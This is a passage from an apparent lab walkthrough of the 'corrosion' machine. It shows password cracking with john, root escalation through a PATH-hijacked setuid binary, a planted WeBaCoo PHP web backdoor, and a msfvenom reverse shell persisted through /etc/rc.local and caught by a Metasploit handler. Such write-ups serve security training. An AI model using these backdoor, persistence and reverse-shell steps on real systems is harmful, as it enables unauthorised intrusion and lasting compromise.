If that is not the case, the hash may be uncrackable. To avoid this, use option -o to pick a file at a time.

(kali@kali)-[~]
$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
!randybaby (user_backup.zip)
lg 0:00:00:02 DONE (2026-08-30 04:18) 0.3831g/s 5494Kp/s 5494Kc/s 5494Kc/s "2parrow"..!LUVp3DRO
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

user_backup.zip content

user_backup.zip contains:

- | | |
|-------------------------|--|
| id_rsa: | a private key; |
| id_rsa.pub: | a public key; |
| my_password.txt: | a user's password; |
| easysysinfo.c: | a C program that performs setuid(0) and setgid(0). |

The password in **my_password.txt** can be used to log in into **randy's** account.

```
(kali㉿kali)-[~]  
$ unzip user_backup.zip -d user_backup  
Archive: user_backup.zip  
[user_backup.zip] id_rsa password:  
  inflating: user_backup/id_rsa  
  inflating: user_backup/id_rsa.pub  
  extracting: user_backup/my_password.txt  
  inflating: user_backup/easysysinfo.c  
  
(kali㉿kali)-[~]  
$ ls user_backup  
easysysinfo.c  id_rsa  id_rsa.pub  my_password.txt  
  
(kali㉿kali)-[~]  
$ cat user_backup/my_password.txt  
randylovesgoldfish1998
```

Exploring randy's userspace

The most interesting finding inside randy's userspace is the **easysysinfo** executable, located inside the **/tools** directory.

This file is **vulnerable to CWE-426 Untrusted Search Path** and can be used to **gain root privileges**.

```
randy@corrosion:~$ ls
Desktop Documents Downloads Music Pictures Public Templates tools user.txt Videos
randy@corrosion:~$ ls -la tools/
total 28
drwxrwxr-x 2 randy randy 4096 Jul 30 2021 .
drwxr-x-- 17 randy randy 4096 Aug 30 04:28 ..
-rw-r--r-- 1 root root 16192 Jul 30 2021 easysysinfo
-rwxr-xr-x 1 root root 318 Jul 29 2021 easysysinfo.py
randy@corrosion:~$ ./tools/easysysinfo
Sun Aug 30 04:30:09 AM MDT 2026
127.0.0.1 localhost
# The following lines are desirable for IPv6 capable hosts
::1 ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
Linux corrosion 5.11.0-25-generic #27-Ubuntu SMP Fri Jul 9 23:06:29 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
```

```
(kali㉿kali)-[~]
$ cat easysysinfo.c
#include<unistd.h>
void main()
{ setuid(0);
  setgid(0);
  system("/usr/bin/date");

  system("cat /etc/hosts");

  system("/usr/bin/uname -a");
}
```

Vertical Privilege Escalation

To spawn a root shell, the easysysinfo file can be exploited as follows:

1. Write a **fake cat program** that spawns a shell;
2. Move it to /tmp;
3. **Prepend /tmp to PATH** environment variable;
4. **Execute easysysinfo.**

```
randy@corrosion:~$ gcc root.c -o cat
randy@corrosion:~$ mv cat /tmp
randy@corrosion:~$ export PATH=/tmp/:${PATH}
randy@corrosion:~$ ./tools/easysysinfo
Sun Aug 30 04:26:16 AM MDT 2026
root@corrosion:~# whoami
root
```

```
#include <unistd.h>
#include <stdlib.h>

void main() {
    setuid(0);
    setgid(0);
    system("bash -i");
}
```

Web App Backdoor with WeBaCoo

> webacoo -g -o backdoor.php to **create the backdoor** (that will be uploaded to the machine):

```
(kali㉿kali)-[~]
$ webacoo -g -o backdoor.php

WeBaCoo 0.2.3 - Web Backdoor Cookie Script-Kit
Copyright (C) 2011-2012 Anestis Bechtsoudis
{ @anestisb | anestis@bechtsoudis.com | http(s)://bechtsoudis.com }

[+] Backdoor file "backdoor.php" created.
```

> webacoo -t -u <http://10.0.2.6/blog-post/archives/backdoor/php> to **connect** to the target machine:

```
(kali㉿kali)-[~]
$ webacoo -t -u http://10.0.2.6/blog-post/archives/backdoor.php

WeBaCoo 0.2.3 - Web Backdoor Cookie Script-Kit
Copyright (C) 2011-2012 Anestis Bechtsoudis
{ @anestisb | anestis@bechtsoudis.com | http(s)://bechtsoudis.com }

[+] Connecting to remote server as ...
uid=33(www-data) gid=33(www-data) groups=33(www-data)

[*] Type 'load' to use an extension module.
[*] Type ':<cmd>' to run local OS commands.
[*] Type 'exit' to quit terminal.

webacoo$ whoami
www-data
```

Root Backdoor with Metasploit

To create a **reverse shell** payload:

```
> msfvenom -a x86 -platform linux -p linux/x86/shell/reverse_tcp  
LHOST=10.0.2.5 LPORT=9999 -f elf -o shell.elf
```

```
(kali㉿kali)-[~]  
$ msfvenom -a x86 --platform linux -p linux/x86/shell/reverse_tcp LHOST=10.0.2.5 L  
PORT=9999 -f elf -o shell.elf  
No encoder specified, outputting raw payload  
Payload size: 123 bytes  
Final size of elf file: 207 bytes  
Saved as: shell.elf
```

In addition, a **simple launch script** was created:

```
(kali㉿kali)-[~]  
$ nano in.sh  
  
(kali㉿kali)-[~]  
$ cat in.sh  
#!/bin/sh  
/etc/init.d/shell.elf
```

Both files were uploaded to the target and granted the execute permissions.

Root Backdoor with Metasploit

To ensure the script is executed any time the target machine is rebooted, the rc.local file had to be created and modified.

```
root@corrosion:~/tools# touch rc.local
root@corrosion:~/tools# echo 'sh /etc/init.d/in.sh' >> /etc/rc.local
root@corrosion:~/tools# echo "exit 0" >> /etc/rc.local
```

This file launches the scripts inside it at startup.

Root Backdoor with Metasploit

Finally, the incoming connection can be accepted using Metasploit:

- > use exploit /multi/handler
- > set payload linux/x86/shell/reverse_tcp
- > set LHOST 10.0.2.5
- > set LPORT 9999
- > run

```
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload linux/x86/shell/reverse_tcp
payload => linux/x86/shell/reverse_tcp
msf exploit(multi/handler) > set LHOST 10.0.2.5
LHOST => 10.0.2.5
msf exploit(multi/handler) > set LPORT 9999
LPORT => 9999
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.0.2.5:9999
[*] Sending stage (36 bytes) to 10.0.2.6
[*] Command shell session 1 opened (10.0.2.5:9999 -> 10.0.2.6:60934) at 2026-09-13 12:00:56 -0400

whoami
root
```